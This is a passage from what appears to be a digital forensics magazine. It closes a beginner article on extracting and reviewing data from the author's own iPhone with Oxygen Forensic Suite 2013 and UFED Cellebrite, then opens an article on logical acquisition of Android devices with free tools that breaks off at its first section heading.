


Figure 4. *Oxygen Forensics Extractor Forensicator information*

- Just before we start the software running, we have to fill out details about the case. The case number, who is the inspector/investigator/forensicator, who owns the device (client), any notes we may have about the device, such as big dents or scratches, stickers on the back of the device etc. In the screen shot above, you can see how we at NCIS Solutions fill out this information when using Oxygen Forensic Suite 2013. Every information security and forensic investigation company will have their own working practices for how to fill this information out.




Figure 5. *Oxygen Forensics Extractor, extraction completion options*

- As you are probably aware, the time taken to finish the extraction will depend on the size of the device you are extracting from. In this example our iPhone 4 is 8Gb and took 18 minutes to extract. It will also depend on the computer you are running the software on. Again, in this example we are running Microsoft Windows 7 Home Edition in a VM on an Apple MacBook Pro.




Figure 6. *Oxygen Forensic Suite 2013 front page*

- Now we have extracted all the data from the device, we can start to analyze the device and build up our findings and executive summary based on our clients' initial brief.
- As you can see from the front page above, the Oxygen software is very easy on the eye and very intuitive when navigating around our extracted device data. It can be safely said that both UFED Cellebrite and XRY software is as easy to navigate around though it may take you some time to become comfortable for different use of icons, naming of different tools that perform the same task etc.

So if we take our clients initial brief, we are looking to pull out text messages, social media, phone (GSM) events and any geo location data. The next few slides will demonstrate what is available to the mobile forensic investigator through using Oxygen Forensic Suite 2013.




Figure 7. *Phone call data*

- We can see that there was a particular rise in messaging (other) activity in 2013 than 2012 to this particular number. As well as individuals we could look at overall activity of the handset.




Figure 8. *WiFi data*

- This is our wifi data for July 2012. If you were at the Black Hat or DEF CON in 2012 then you will understand the pattern of our BSSID names, as they are names of hotel hotspots along the Las Vegas strip. If the device has recorded the lat long, we can also export this data to Google Earth. Producing a pictorial representation of where the device has been is a definite must for clients, if the data is available to you?




Figure 9. *Social Media*

- We could see from the front page that our iPhone had Twitter & LinkedIn installed. Here we can see all attachments posted on Twitter. We can also take my Twitter and LinkedIn details to find my account front page online.




Figure 10. *Device Timeline*

- This data shows us what significant events happened on the device in March/Apr 2012. We can see that two pictures were taken with geo tags & a note was created regarding spear phishing when we attended a social engineering course in London. (*www.socialengineering.com*)




Figure 11. *Geo Tagged data*

- From this slide you can see a snap shot of the geo tagged data extracted from my mobile device. For those reading, unaware, this is a shot of London and the numerous tourist type trips one of the NCIS Solution forensicators has taken over the past couple of years.

So what we have here is a timeline of activity of the device (my iPhone 4) over the past 24 months. We began the article by stating that this isn't an in depth look at iOS forensics, nor is it a Oxygen Forensics Suite 2013 how-to piece.

Below you will see a similar front page to the one we have from Oxygen but this time the software is by UFED Cellebrite, as well as the returned geo tagged results gained from a UFED Cellebrite Physical Analyzer extraction.




Figure 12. *UFED Cellebrite Physical Analyzer summary*




Figure 13. *UFED Cellebrite Physical Analyzer summary and front page*

- As you can clearly see the layout and methodology of how the results are presented to the forensicator after extraction are very alike. You will notice this, no matter what mobile device software you decide to use for your extractions. This is a positive as you move through your mobile device forensics career. For example, moving employer who uses UFED Cellebrite instead of Oxygen or XRY. You as the operator will be able to extract data and start analyzing results with minimum training on the software.

The slide below is just another example of how similar different types of software are, helping you the forensicator, quickly adapt to small visual changes if required.




Figure 14. *UFED Cellebrite Physical Analyzer Geo tagged data*

- Instead of exporting to Google Earth this time we have simply, opened up the mapping tool within UFED Physically Analyzer for a global perspective of the phones geographical use. From here you can either zoom further in for more detail or export the data to Google Earth as we did when using Oxygen Forensic Suite 2013.

As you develop your knowledge and experience you will become quicker and more comfortable with a particular piece of software and find yourself turning to that software first. One lesson NCIS forensicators have learnt over their time in mobile device forensics is, do not become over dependant on just one piece of software. Have your favorite by all means but always try to use a minimum of two pieces of mobile device extraction software to maximize your results and give yourself the best possible executive summary of your findings for your client.

That is all on mobile device forensics for beginners. Thank you for reading and we hope that it has been an insight for beginners and for the more advanced, who maybe haven't seen the Oxygen Forensic Suite 2013 or UFED Cellebrite Physical Analyzer before now?

IN SUMMARY

As I wrote earlier, here is a little piece on what we at NCIS Solutions are looking to do over the coming months in regards to mobile device forensics, with an added twist.

Within NCIS, we have a very fun, out side of the box, Research & Development team. Our knowledge and experience of media device forensics, information and personal security gives us a great platform to work from. The team's aim is to take current working practices or systems and evolve them, make them better & simplify them. Our aim is NOT to re-invent the wheel!

In recent weeks we have been researching the use of FTK (Forensic Toolkit) on a .dd image of an Android and/or iOS handset. This technique gives the forensicator, possibly by remote means, if we are working from multiple locations, the ability to have a quick and dirty look at the folder structure of the handset before deciding which, if any, specialist mobile forensic equipment should be used.

We are also experimenting at present with our *zero app 30* project. We wanted to be able to protect our client's data on their Android handset remotely, if the handset is lost or more importantly stolen. The 'thinking' mans thief, in our experience, would firstly turn off location services and then secondly, delete any handset location apps such as 'Find My iPhone'.

We believe that we have developed an Android phone that circumvents all of these issues if a client's smart phone is lost or stolen.

The first of these handsets is hopefully going to be rolled out in late November in beta form, with the first full version going live in the New Year.

We would like to thank the Oxygen Forensic Suite 2013 team for letting us use their Educational license when writing this article. We would also like to thank Ron Serber and the UFED Cellebrite team who also gave us access to their Physical Analyzer suite and their support recently. It is very much appreciated. Finally, a big thank you to the operators from NCIS Solutions involved in helping put this article together.

ABOUT THE AUTHOR

In our time working in the British Army, we have been fortunate enough to work all over the world with some incredible specialists, including EOD ECM (Explosive Ordnance Disposal Electronic Counter Measures) Operators, Intelligence Analysts, Computer Network Exploitation Operators and TME (Tactical Media Exploitation) Forensics Operators.
Since leaving, we have been working as a small group of ex UK and US military operators from similar backgrounds, running NCIS (Network, Computer and Information Security) Solutions.
With over 20 years combined military intelligence, government agency and special forces experience, our aim is to deliver products and technology that is simple to use but unique in its delivery. We also support vulnerable businesses and personal users defend against persons and/or groups wishing to cause harm and disruption to their equipment and infrastructure.
For any more information please visit us at www.ncis-solutions.com

HOW TO PERFORM A LOGICAL ACQUISITION OF ANDROID DEVICES

WITH FREE AND OPEN SOURCE TOOLS

by Paolo Dal Checco, Digital Forensics Bureau

When dealing with digital investigations, mobile devices are as important evidences as personal computers, but the way their examination takes place is completely different and much more complex. Reading the content of a smartphone can be challenging in some cases but recently some tools – commercial and free/open source – have been developed to help out investigators. With a little time examiners can learn how to use free tools to extract evidences from Android devices.

What you will learn:

- How to extract evidences from Android devices
- How to open SQLite databases
- How to parse Skype and Whatsapp databases
- How to extract Call Logs, Contacts, SMS and MMS

What you should know:

- How to use basic Linux commands
- How to run a Live CD or install Linux
- How to edit basic settings on mobile devices

Free and Open Source means that you don't have to pay to use the software and at the same time you can have a peek at the source code just to check if it does what you expect. There are also good commercial tools, often essential for mobile phone examination, but in this presentation we'll focus on free and open source ones.

INTRODUCTION

Modern digital forensics is increasingly focusing on mobile devices, since almost everyone owns a cellphone or better still a smartphone where he/she stores his/her personal data and which is employed for private communication. The need of acquiring such data is critical for investigations and often time is not enough to perform a complete dump, so a smaller set of data can be drawn from the device. Such partial – yet powerful – extraction is called logical extraction and can be performed by means of free and Open Source tools. Upon completing acquisition, extracted data will have to be parsed, be it xml records or SQLite databases.

In this article we describe the basis of mobile forensics listing the three main types of acquisition: physical, file system and logical. We'll then show how, by means of a free Linux OS or Live CD, you can download a set of tools that can easily be employed to make a logical copy of the device.

The article provides the basic concepts of mobile phone forensic acquisition, focusing on logical acquisition and parsing with open source tools.

TYPES OF MOBILE FORENSICS ACQUISITIONS

Most examiners are used to acquiring digital evidences from hard disks and they are already acquainted with the difference between physical and file system acquisition. When they clone a disk creating a bitstream image they know they are performing a physical copy, while when mounting the disk file system structure and copying files and folders they know they are making a file system acquisition. What might sound new is the logical copy, which is slightly less comprehensive than file system copy but sometimes can provide more insights.

PHYSICAL ACQUISITION

